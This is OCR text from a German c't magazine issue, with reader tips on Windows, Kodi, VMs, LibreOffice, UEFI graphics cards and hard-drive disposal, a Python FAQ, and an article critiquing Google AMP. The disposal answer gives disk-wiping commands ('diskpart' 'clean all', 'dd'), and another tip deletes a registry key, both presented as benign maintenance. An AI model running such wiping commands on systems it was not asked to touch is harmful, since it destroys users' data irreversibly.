
! Ja, mit einer etwas brachialen Methode. Öffnen Sie dazu den Registry-Editor per Windows-Taste, „regedit“ und Eingabetaste. Navigieren Sie zum Schlüssel `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\ContentDeliveryManager`. Klicken Sie mit der rechten Maustaste auf den Schlüssel „ContentDeliveryManager“ und wählen Sie „Löschen“ – das entfernt den gesamten Schlüssel inklusive diverser Unterschlüssel und -werte. Loggen Sie sich abschließend aus und wieder ein. Als Nebenwirkung wird dabei auch die Funktion „Windows-Blickpunkt“ lahmgelegt, die dem Bezug neuer Hintergrundbilder für den Sperrbildschirm dient. Die bereits installierten Store-Apps bekommen wie gewohnt automatische Updates und auch der gewünschte Bezug neuer Apps bereitet keine Probleme. (jss@ct.de)

Filmsortierung in Kodi optimieren

? Ich verstehe nicht, warum neu zur Film-Bibliothek hinzugefügte Titel nicht in der korrekten Reihenfolge in der Kategorie „Zuletzt hinzugefügte Filme“ auftauchen, wenn überhaupt. Kann man das irgendwo einstellen?

! Das liegt daran, dass Kodi sich dort für die Sortierung standardmäßig am Datum der letzten Dateiänderung orientiert. Damit Kodi stattdessen das Hinzufügedatum zur Bibliothek nutzt, muss man im „userdata“-Ordner eine xml-Datei mit dem Namen „advancedsettings.xml“ erzeugen. Das geht am einfachsten, indem man eine dort bereits vorhandene xml-Datei an Ort und Stelle kopiert und entsprechend umbenennt. Den kompletten Inhalt tauscht man dann mit den folgenden Einträgen aus:

```
<advancedsettings>
<videolibrary>
```



Damit neu in die Bibliothek aufgenommene Filme am Anfang der „Zuletzt hinzugefügte Filme“-Ansicht von Kodi auftauchen, muss man die Advanced Settings mittels einer xml-Datei anpassen.

```
<dateadded>0</dateadded>
</videolibrary>
</advancedsettings>
```

Fügt man anschließend nach einem Neustart von Kodi einen Film hinzu und aktualisiert die Bibliothek, taucht der neue Film am Anfang der Kategorie „Zuletzt hinzugefügte Filme“ auf. Achtung: Der verwendete Userdata-Ordner befindet sich, je nachdem auf welchem Betriebssystem Kodi läuft, an verschiedenen Stellen. Unter Windows ist es zum Beispiel nicht der Userdata-Ordner in Programme/Kodi-Ordner, sondern der in AppData/Roaming/Kodi. Über den c't-Link finden sich weitere Pfadangaben. (des@ct.de)

Pfade zum Userdata-Ordner von Kodi:
ct.de/yurg

Hardware-Voraussetzungen für VMs

? Ich möchte gerne unter Windows virtuelle Maschinen betreiben. Haben Sie Tipps, welche Hardware-Ausstattung mein PC dafür bieten sollte?

! Das hängt von Ihrer persönlichen Belastbarkeit ab, denn an sich geht das mit so ziemlich jedem halbwegs modernen PC. Wir allerdings haben erst dann Spaß an der Sache, wenn im PC ausreichend RAM steckt, die VM auf einer SSD gespeichert ist und jeder VM mehr als nur ein CPU-Kern zugewiesen

wurde. Als Prozessor empfehlen wir deshalb mindestens einen Dual-Core mit Hyper-Threading oder einen Quad-Core. Bis auf einige wenige Atom-Modelle beherrschen alle modernen Prozessoren der vergangenen fünf Jahre die dafür notwendige Virtualisierungstechnik VT-x (Intel) beziehungsweise AMD-V (AMD). Diese muss aber auch aktivierbar sein, was beispielsweise einige Notebooks nicht können.

Stellen Sie sicher, dass jeder VM mindestens zwei Prozessor-Kerne zugewiesen wurden. Microsofts Hyper-V beispielsweise weist in der Standardeinstellung jeder VM nur einen Kern zu. Damit läuft die VM zwar auch, aber nur quälend langsam. Ändern Sie das also am besten noch vor dem ersten Start in den Einstellungen der VM. Das Wirtssystem und die VMs können die Kerne gemeinsam nutzen.

Jede laufende VM belegt Arbeitsspeicher wie ein echter PC und den knapst sie sich vom vorhandenen RAM ab, sodass der Platz in dem Moment weder dem Wirtssystem noch den VMs zur Verfügung steht. Planen Sie daher je nach Verwendungszweck der VMs mindestens zwei bis vier GByte pro gleichzeitig laufender VM ein. Der Speicherbedarf lässt sich bei VMs verringern, die größtenteils im Leerlauf sind, denn Virtualisierungslösungen wie Hyper-V können den Speicher dynamisch zuweisen – dann belegt die VM nur noch den Arbeitsspeicher, der wirklich benötigt wird, während sich der freie Speicher wieder außerhalb der VM nutzen lässt.

Speichern sollten Sie die VM – genauer: die virtuelle Festplatte – am besten auf einer SSD. Denn genau wie eine native Installation profitieren auch Installationen in VMs vom Geschwindigkeitsvorsprung gegenüber herkömmlichen Magnetplatten. (axv@ct.de)

LibreOffice 5.3 auf klassische Oberfläche zurückschalten

? Nachdem ich die neue LibreOffice-Version 5.3 installiert hatte, habe ich in der neuen Ribbon-ähnlichen Oberfläche per Optionen die experimentellen Funktionen aktiviert und dann unter „Ansicht/Symbolleisten-Ansicht“ auf „Symbolband“ umgeschaltet. Wie schalte ich auf die alte Ansicht zurück?

! Sie müssen lediglich das klassische Menü zusätzlich zum Symbolband einblenden. Dazu klicken Sie auf das Symbol links neben dem Reiter „Datei“ und wählen im sich öffnenden Menü den Eintrag „Menüleiste“. Über „Ansicht/Symbolleisten-Aussehen/Standard“ können Sie dann die Oberfläche auf die gewohnten Menüs und Symbolleisten zurücksetzen. (db@ct.de)

Neuer PC startet mit alter Grafikkarte nicht

? Mein neuer Windows-10-PC hat eine schlappe Grafikkarte. Deshalb habe ich meine alte MSI GTX760OC eingebaut, aber damit blieb der PC beim Booten hängen. Auch eine Gigabyte-Grafikkarte mit GeForce GTX 650 brachte keine Abhilfe – woran kann das liegen?

! Ihr neuer Windows-10-PC startet vermutlich im UEFI-Modus mit aktiviertem Secure Boot – und ältere Grafikkarten arbeiten oft mit einem „VGA-BIOS“, das

nicht UEFI-kompatibel ist. Daher verweigert das BIOS den Startvorgang.

Für manche nicht allzu alte Grafikkarten gibt es Firmware-Updates, die ein UEFI-kompatibles VGA-BIOS nachrüsten. Das müssen Sie dann aber zunächst in einem anderen PC aufspielen. Falls es für Ihre Karte kein Firmware-Update gibt, können Sie versuchen, ob es nach dem Abschalten von Secure Boot funktioniert. Bei den meisten Rechnern lässt sich UEFI Secure Boot im BIOS-Setup abschalten, oft verbirgt sich diese Option in einem Untermenü mit einer der Bezeichnungen „Security“ oder „Boot“ – leider ist das nicht einheitlich geregelt.

Falls das System mit der alten Grafikkarte im UEFI-Modus ohne Secure Boot ebenfalls nicht startet, dann ist die einfachste Lösung, eine neue Grafikkarte zu kaufen. Wenn es unbedingt die alte sein soll, dann können Sie bei den meisten PCs per BIOS-Setup vom UEFI-Startmodus in den „Legacy“- oder „BIOS“-Bootmodus umschalten, bei dem die UEFI-Firmware vor dem Start des Betriebssystems ein Compatibility Support Module (CSM) nachlädt. Allerdings startet dann das vorinstallierte Windows 10 nicht mehr. Das lässt sich zwar ebenfalls beheben, ist aber aufwendig, siehe c't 15/13 auf Seite 134. Unter anderem müssen Sie dazu die Festplatte oder SSD mit der Systempartition umformatieren, nämlich von MBR- auf GPT-Verwaltung. (ciw@ct.de)

Festplatten entsorgen

? Ich habe etliche Kilo alter Festplatten, die ich der Entsorgung zuführen möchte. Nun habe ich gelesen, dass eine Schattenwirtschaft funktionstüchtig ins Recycling gegebene Platten auf verwertbares Material untersucht. Wie kann ich sicherstellen, dass das keinen Erfolg hat?

! Die sicherste Methode ist es, die Datenträger eigenhändig physisch zu




Sie müssen Ihre alte Festplatte nicht gleich erschießen – gründlich löschen genügt, damit im Schatten von Deponien keine verwertbaren Informationen mehr schürfbar sind.

zerstören: auseinandernehmen, kaputt-kloppen oder als Zielscheibe auf dem Schießstand verwenden. Für die Entsorgung dieser Reste bleibt dann immer noch der Elektroschrott auf dem nächstgelegenen Wertstoffhof. Wer es weniger martialisch mag, kann die Daten auch löschen, indem er die gesamte Platte einmal überschreibt. Wenn auf den Festplatten personenbezogene oder gar besonders schützenswerte Daten gespeichert sind, gelten strenge Vorschriften, wie diese zu behandeln sind, siehe c't 8/16 auf Seite 136.

Unter Linux gelingt das einfache Löschen mit `dd`. Windows-Nutzer verwenden als Admin am besten `diskpart`, lassen sich die Liste der Platten mit `list disk` ausgeben, wählen mit `sel disk x` die zu löschende Platte aus (`x` ist dabei durch die Nummer der Platte zu ersetzen) und fordern das Programm dann mit `clean all` auf, die vollständige Platte mit Nullen zu beschreiben; ein `clean` ohne `all` genügt nicht.

Dem systematischen Datamining im Schatten von Deponien irgendwo auf der Welt entgeht man sowohl mit der Zerstörung als auch mit dem Löschen. Eine in der Praxis zu vernachlässigende Unsicherheit bleibt: Professionelle Datenretter könnten unter Umständen noch einzelne Bits von einer solchen Platte kratzen – doch arbeiten die nicht im Erpressungsgeschäft. (ps@ct.de)



Auf der neuen Oberfläche von LibreOffice 5.3 lässt sich das klassische Menü über das Symbol neben dem Reiter „Datei“ zusätzlich einblenden.

Anzeige

Mit Python entwickeln

Antworten auf die häufigsten Fragen

Von Johannes Merkert

Python 2 oder 3

? Python 3 ist moderner, von einigen Bibliotheken habe ich aber gehört, dass sie nur mit Python 2 laufen. Sollte man mit Version 2.7 oder 3.x entwickeln?

! Die Frage stellt sich durchaus, da Python 3 nicht vollständig abwärtskompatibel zu Python 2 ist. Da aber alle wichtigen Bibliotheken und Frameworks mittlerweile mit Python 3 laufen, können Sie im Normalfall getrost auf die neuere Version setzen. Ein weiteres Argument für den Nachfolger ist, dass einige Programme wie Blender kein Python 2 mehr unterstützen.

Über Imports aus dem `future`-Modul können Sie Programme schreiben, die mit beiden Versionen der Sprache laufen. Dann empfiehlt es sich, mit Python 3 zu entwickeln und hin und wieder mit Python 2 zu prüfen, ob der Code mit dem alten Interpreter noch korrekt läuft. Die beiden Versionen lassen sich auf allen Betriebssystemen parallel installieren.

Python unter Windows

? Windows wird ohne Python-Interpreter ausgeliefert. Welche Python-Distribution sollte man installieren?

! Normalerweise genügt das offizielle Installationspaket von python.org. Falls Sie jedoch in C implementierte Bibliotheken wie Numpy benötigen, wird die Installation unter Windows etwas komplizierter. Zwar bringt auch Python für Windows den Paketmanager `pip` mit. Der muss für die Installation von Numpy aber denselben C-Compiler anwerfen, mit dem auch Python kompiliert wurde. Microsoft bietet ein für einige Python-Versionen passendes Paket an, für andere müssten Sie aber ein komplettes VisualStudio installieren.

Python-Distributionen wie Anaconda bringen gleich das komplette Paket aus Python-Interpreter und vorkompilierten Bibliotheken wie Numpy oder Scipy mit. Die freie Python-IDE Spyder bringt in ihrem Windows-Installer auch alle Ab-

hängigkeiten für den wissenschaftlichen Einsatz von Python unter.

Paketverwaltung wählen

? Sollte man Bibliotheken über den Paket-Manager des Systems installieren oder über `pip`?

! Der Python-Paketmanager `pip` installiert Pakete aus dem Python Package Index (PyPi) und nicht aus den Paketquellen des Systems. Die Paketmanager der Linux-Distributionen und Homebrew auf dem Mac erwarten aber die Versionen der Python-Pakete aus ihren eigenen Quellen, die oft etwas älter sind. Darüber hinaus berücksichtigen die `Pip`-Pakete keine automatischen Sicherheitsaktualisierungen.

Da Python-Programme zu vielen Linux-Systemen gehören, riskieren Sie Probleme, wenn Sie deren Abhängigkeiten an der Paketverwaltung vorbei mit `pip` aktualisieren. Hier sollten Sie immer die Version verwenden, die das Linux installiert. Werden die Abhängigkeiten nur von Ihren selbst entwickelten Programmen benutzt, entschärft sich die Problematik. Aber auch hier erspart es Probleme, wenn Sie mit `apt & Co.` statt `pip` installieren. Sollte das Betriebssystem ein von Ihnen benötigtes Paket nicht bereitstellen, kommen Sie an `pip` allerdings nicht vorbei. Dann sollten Sie aber auch ein Virtualenv installieren.

Virtuelle Umgebung

? Sollte man zum Entwickeln grundsätzlich ein Virtual Environment (Virtualenv) erstellen?

! Ein Virtualenv ist eine abgeschottete Arbeitsumgebung, in der `pip` beliebige Python-Pakete installieren kann, ohne außerhalb laufende Python-Programme zu stören. Python 2 erstellt die Umgebung mit dem Programm `virtualenv`; Python 3 verwendet `pyvenv`:

```
pyvenv env
```

Daraufhin liegt eine Kopie des Python-Interpreters samt `pip` im Verzeichnis

```
jme@jme: ~
jme@jme:~$ pyvenv env
jme@jme:~$ source env/bin/activate
(env) jme@jme:~$
```

Ob ein Virtualenv aktiviert ist, erkennen Sie an dessen Namen in Klammern am Anfang des Prompts.

`env/`. Sie können dem Verzeichnis einen beliebigen Namen geben, „`env`“ ist aber Standard und damit beispielsweise in GitHubs `.gitignore` für Python enthalten. Die geschaffene Umgebung aktiviert der Befehl

```
source env/bin/activate
```

Wenn Sie danach Pakete mit `pip` installieren, landen diese nur innerhalb des Virtualenv. Ihr Programm verwendet sie aber genau wie systemweit installierte Bibliotheken. Das verhindert Versionskonflikte, wenn unterschiedliche Programmierprojekte auf unterschiedliche Versionen der gleichen Bibliotheken zugreifen. Sie verlassen das Virtualenv mit

```
deactivate
```

? Wie aktualisiert man alle Pakete in einem Virtualenv?

! Virtualenvs kommen beispielsweise bei Django-Projekten auf Webservern und damit auch in Produktivsystemen vor. An dieser Stelle vermisst man automatische Systemupdates. Leider bietet `pip` keine Funktion, um alle PyPi-Pakete auf dem neuesten Stand zu halten. Mit etwas Shell-Magie aktualisiert `pip` aber trotzdem alle Pakete im Virtualenv:

```
pip install --upgrade pip
pip freeze --local | grep -v '^-\e' | \
    cut -d = -f 1 | \
    xargs -n1 pip install -U
```

Da die zwei Befehle alle Python-Pakete auf die aktuelle Version aktualisieren, eignen sie sich auch, um bei längeren Programmierprojekten mit der Zeit zu gehen und immer mit aktuellen Versionen zu testen. (jme@ct.de) **ct**

Anzeige



AMP-Zwielicht

Ein Jahr Google AMP

Googles AMP-Projekt wird immer beliebter – doch die nützlichen Werkzeuge zur Beschleunigung mobiler Webseiten haben ihren Preis.

Von Herbert Braun

Ein knappes Jahr nach Googles offiziellem Launch von Accelerated Mobile Pages (AMP) ist das Projekt zur Beschleunigung nicht nur mobiler Webseiten erwachsen geworden. Über 600 Millionen Webseiten auf 700.000 Domains nutzen AMP inzwischen. Mit den Mobile Instant Pages von Googles chinesischem Rivalen Baidu hat sich sogar ein Nachahmer gefunden. Inzwischen zeigt sich deutlicher, was Website-Betreiber mit dem Frame-

work machen können und was Google damit vorhat.

Die technische Basis von AMP ist im Wesentlichen die gleiche wie vor einem Jahr, als wir AMP zum ersten Mal vorstellten [1]. In den Details hat sich jedoch viel getan. AMP ist immer noch eine Art „HTML5 strict“, dessen Regeln Google noch etwas verschärft hat:

```
<!doctype html>
<html amp>
  <head>
    <meta charset="utf-8">
    <script async src="https://
      ↵cdn.ampproject.org/v0.js">
    </script>
    <title><!-- Titel --></title>
    <link rel="canonical" href="URL">
    <meta name="viewport"
```

```
  content="width=device-width,
    ↵minimum-scale=1">
  <!-- CSS laut Vorgabe ... -->
</head>
<body>
  <!-- Inhalt ... -->
</body>
</html>
```

Das Attribut `amp` oder alternativ das Unicode-Zeichen `x26A1` („High Voltage Sign“) weist das Dokument als AMP aus. Das asynchron geladene `<script>` holt die dafür nötigen Funktionen in Form eines 190 KByte großen JavaScripts an Bord (dank Komprimierung gehen allerdings nur 55 KByte durch die Leitung).

Ansonsten entsprechen die Vorgaben für das Gerüst einer AMP-Seite größtenteils guten HTML-Gepflogenheiten: `<head>`

und `<body>`, Angaben zu Doctype, Zeichensatz und Viewport, eine kanonische URL, die auf eine „Vollversion“ der Seite oder auf das AMP-Dokument selbst verweist.

In der Praxis wird man schwerlich um Copy und Paste dieser Vorlage herumkommen, weil kaum Abweichungen davon erlaubt sind, teilweise nicht einmal in der Reihenfolge. Außerdem schreibt AMP vor, anstelle des einst recht kompakten Stylesheets eine gut 700 Zeichen lange CSS-Abscheulichkeit einzufügen. Im Kern sieht diese so aus:

```
<style amp-boilerplate>
  @keyframes -amp-start {
    from {visibility: hidden}
    to {visibility: visible}
  }
  body {
    animation: -amp-start 8s
      steps(1, end) 0s 1 normal both;
  }
</style>
<noscript>
  <style amp-boilerplate>
    body {animation:none}
  </style>
</noscript>
```


Dieser Code blendet den body aus und macht ihn nach 8 Sekunden übergangslos wieder sichtbar. Das passiert jedoch nur, wenn der Browser das AMP-Skript nicht laden kann, denn dieses deaktiviert die Animation ebenso wie der `<noscript>`-Block. Dies soll dafür sorgen, dass der Besucher eine Seite erst dann angezeigt kriegt, wenn sie bereit ist.

AMP bringt ein eigenes Werkzeug mit, das überprüft, ob sich die aktuelle Seite exakt an diese mehr oder minder sinnvollen Regeln hält. Um es zu nutzen, müssen Sie `#development=1` an die URL anhängen und in die Browser-Entwicklerwerkzeuge schauen.

Werkzeugkasten

AMP verbietet einige übliche Techniken, welche die Performance beeinträchtigen können. Praxisrelevant ist insbesondere das Verbot eigenen JavaScript-Codes. Ersatz stellt AMP in Form einiger zusätzlicher Attribute und Custom-Elemente bereit.

Die für alle Elemente verfügbaren Attribute erleichtern vor allem responsives Layout. Mit `layout=responsive` nimmt sich ein AMP-Element den verfügbaren Platz.



Etliche Medien setzen bereits auf AMP, auch heise online experimentiert damit.

Media-Queries für unterschiedliche Bildschirmgrößen sind durch `media` (zum Beispiel `media="(min-width: 650px)"`), `heights` oder `sizes` möglich. `placeholder`- und `fallback`-Attribute sichern gegen Probleme beim Laden ab.

An Custom-Elementen sind nur noch drei in das Framework integriert: `<amp-img>`, `<amp-video>` und `<amp-pixel>`. Die ersten beiden ersetzen die gleichnamigen Standardelemente und enthalten eine Lazy-Load-Funktion: AMP lädt die Inhalte erst, wenn sie benötigt werden oder der Browser sonst nichts zu tun hat, was die gefühlte Performance einer Seite deutlich verbessert. `<amp-pixel>` bindet ein Zählpixel ein. Das ist besonders wichtig für die Kernzielgruppe von AMP: Medienunternehmen.

Jedes weitere amp-Tag muss umständlich über zusätzliche `<script>`-Tags in den Header eingebunden werden, zum Beispiel:

```
<script async custom-element=
  "amp-youtube" src="https://
  cdn.ampproject.org/v0/
  amp-youtube-0.1.js">
</script>
```

Nun können Sie das betreffende Element – in diesem Fall ein YouTube-Player – im Body verwenden:

```
<amp-youtube data-videoid="6_b7RDuLwcI"
  layout="responsive" width="600"
  height="400"> </amp-youtube>
```

Bei diesen Erweiterungen hat Google das Repertoire erheblich vergrößert: Mehr als 50 zusätzliche Tags stehen inzwischen zur Verfügung. Die Hälfte von ihnen sind Fertiglösungen für externe Dienste – für Tweets (`<amp-twitter>`), Facebook-Posts (`<amp-facebook>`), Werbebanner (`<amp-ad type="anbieter">`), Share-Buttons (`<amp-social-share>`), Analytics-Code (`<amp-analytics>`) oder alle möglichen Video-Player (`<amp-youtube>` et cetera). Andere Erweiterungen implementieren gängige Widgets und Effekte, zum Beispiel `<amp-lightbox>`, `<amp-accordion>` oder `<amp-carousel>`.

Ursprünglich sah AMP keine Möglichkeit für Formulare vor – Kommentare oder Newsletter-Anmeldung waren höchstens über den Umweg eines IFrame (`<amp-iframe>`) möglich. `<amp-form>` wartet

vrview-image	AMP VR Viewer for images via Google VRView	On
no-auth-in-prerender	Delay amp-access auth request until doc becomes visible.	On
amp-share-tracking	AMP Share Tracking	On
amp-viz-vega	AMP Visualization using Vega grammar	On
amp-apester-media	AMP extension for Apester media (launched)	On
cache-service-worker	AMP Cache Service Worker	On
amp-lightbox-viewer	Enables a new lightbox experience via the 'lightbox' attribute	On
amp-lightbox-viewer-auto	Allows the new lightbox experience to automatically include some elements without the need to manually add the 'lightbox' attribute	On
amp-fresh	Guaranteed minimum freshness on sections of a page	On
amp-		On

Experimentelle Funktionen lassen sich nur lokal ausprobieren – zum Freischalten setzt man ein Cookie.

die Nutzbarkeit von AMP sehr auf, auch wenn zum Beispiel keine Passwortfelder und Datei-Uploads zulässig sind. Dafür ermöglicht `<amp-form>` asynchronen Versand von Formulardaten.

Die Erfolgsmeldung nach dem Upload kann aus einem Template kommen, dessen Werte aus dem gerade hochgeladenen Formular stammen. Dafür benutzt AMP die verbreitete Syntax von Mustache, die `{{variablen}}` in doppelte geschweifte Klammern packt. Um diese Templates zu verstehen, benötigt AMP die zusätzliche Erweiterung `amp-mustache`, die Sie aber nicht als eigenes Tag nutzen, sondern im Standard-Element `<template>`: `<template type="amp-mustache">`. All das funktioniert ohne eine Zeile eigenes JavaScript mit rein deklarativem HTML.

Templates sind auch für dynamische Listen praktisch. Die Daten dafür kommen aus einer JSON-Quelle – JSON ist ja im Gegensatz zu JavaScript erlaubt. Um das umzusetzen, wickeln Sie einfach ein `<amp-list src="...">` um ein `<template>`.

Zu den Highlights der neueren AMP-Features zählt auch `<amp-install-service-worker>`, mit dem Sie ein ServiceWorker-Skript installieren können [2]. ServiceWorker passen perfekt zu AMP, schließlich ist ihr Hauptzweck, Inhalte zu cachen, um Verbindungsprobleme zu lindern.

Auch das AMP-Skript selbst soll sich cachen lassen, aber die Erweiterung `cache-service-worker` ist noch als experimentell gekennzeichnet. Diese Experimente lassen sich ausprobieren, aber nur, indem man auf <https://cdn.ampproject.org/experiments.html> ein Cookie setzen lässt, das dies zulässt. Andere Features sind bereits im Produktions-Release ent-

halten, werden aber ausdrücklich mit einem Warnhinweis „under active development“ versehen. Zu dieser Gruppe gehört beispielsweise `<amp-access>`, eine Lösung für Paywalls.

ChAMPion oder TrAMPel?

Über AMPs Verdienste bei der Performance-Optimierung gibt es kaum Diskussionen. Google geht, wie auch Facebook mit Instant Articles, beginnend beim mobilen Web das Problem überfrachteter, träger Webseiten an. Dabei bietet AMP einen guten Kompromiss mit modernen Bedienoberflächen, Features und Widgets. Das ist lobenswert und sollte der Branche Anregungen geben. Dementsprechend fiel auch unsere Einschätzung letztes Jahr trotz verhaltener Skepsis positiv aus.

Inzwischen zeigen sich die dunklen Seiten von AMP deutlicher. Laut Selbstbild handelt es sich bei AMP um eine „Open-Source-Initiative, welche die Vision verkörpert, dass Seitenbetreiber einmal Mobilgeräte-optimierte Inhalte schaffen und diese überall sofort zugänglich machen“. „Performance“ und „Open Source“ sind Googles Lieblingsbegriffe für AMP. Tatsächlich können Außenstehende den Fortgang des Projekts beobachten, kommentieren und Vorschläge einbringen. „Open Source“ bedeutet aber nicht, dass Google die Kontrolle darüber aus der Hand gegeben hätte.

Problematisch ist das insbesondere bei der Auswahl der Dienstleister, die ein eigenes AMP-Tag bekommen: Sie können Analytics-Plug-ins von Google, Adobe oder comScore einbauen, nicht aber von eTracker oder Piwik – jedenfalls nicht


ohne Umweg. Disqus-Kommentare, Imgur-Grafiken oder kleinere Werbenetzwerke sind auf AMP benachteiligt. Man muss Google dabei keinen bösen Willen unterstellen. Aber angesichts der Marktmacht des Betreibers, der zu vielen dieser Dienste in Konkurrenz steht, ist das eine ungesunde Konstellation. Letztlich stärkt AMP etablierte Dienste zu Lasten von Nischenanbietern und Start-ups.

Anders als dieses immanente Problem ist das nächste eine bewusste Entscheidung: Google besteht darauf, das AMP-Skript sowie die eventuellen Erweiterungen direkt von seinen Servern abzurufen. Das ist keine große Sache, wenn eine Website ohnehin Dutzende Inhalte von ebenso vielen Domains einbindet. Wer aber den Datenschutz seiner Nutzer ernst nimmt und bei der Sicherheit nicht von Dritten abhängen will, bekommt hier Bauchschmerzen.

Das Erschütterndste daran ist, dass dies nicht etwa eine weltweite Diskussion unter den Entwicklern auslöst, sondern dass ihre Mehrheit das als völlig normal hinnimmt. Merkwürdigerweise gibt es bei der Einbindung externer Inhalte in Webseiten keinerlei Problembewusstsein, anders als etwa bei Cookies. Dabei gibt der Seitenbetreiber nicht nur seine eigenen Zugriffsdaten preis, sondern auch die IP-Adresse und die Browser-Kennung des Benutzers – und dies bei jedem einzelnen Seitenaufruf jeder einzelnen AMP-Seite.

Während etwa Analytics-Code oder Social-Plug-ins mit dem jeweiligen Dienst kommunizieren müssen, ist eine technische Notwendigkeit für den Google-hosteten Code nicht unmittelbar einsichtig. Tatsächlich funktioniert das Frame-

Bindet man die Skripte nicht direkt von Google ein, protestiert der eingebaute AMP-Validator.



work einwandfrei, wenn man es lokal speichert und einbindet. Es wäre möglich, AMP gegen den Willen seiner Schöpfer so einzusetzen.

Abhängig

Warum ist Google dann so versessen darauf, seinen Code-Schnipsel direkt einzubauen? Der Grund dafür ist offenbar der AMP Cache, in den Google jede AMP-Seite und alle darin eingebundenen Inhalte aufnimmt. Auf diese Weise stellt Google sicher, dass Klicks auf AMP-Suchergebnisse nicht wegen eines lahmen Servers auf sich warten lassen: Bei Aufrufen durch Mobilgeräte öffnet Google nämlich nicht die originale Seite, sondern www.google.de/amp/, gefolgt von der ursprünglichen URL. Ebenso stehen die Inhalte unter cdn.ampproject.org/ zur Verfügung, und Google News verweist auf news.google.com/news/amp?caurl=. Besucher können diese gecachten und vorgerenderten Seiten sehr schnell laden – alles nur zum Besten der Website-Betreiber.

Schön, so ein kostenloses, vollautomatisches CDN. Nicht so schön, dass es kein Opt-out gibt. Ähnlich wie bei der Bildersuche eignet sich Google die Inhalte Dritter an. AMP ist also nicht nur ein Webseiten-Toolkit, sondern auch ein Google-Hosting-Programm. Dieses Zwangs-CDN kann Probleme verursachen, etwa wenn man sich zum Ausstieg aus AMP entschließt, Google aber Wochen braucht, die URLs der Suchtreffer zurückzustellen.

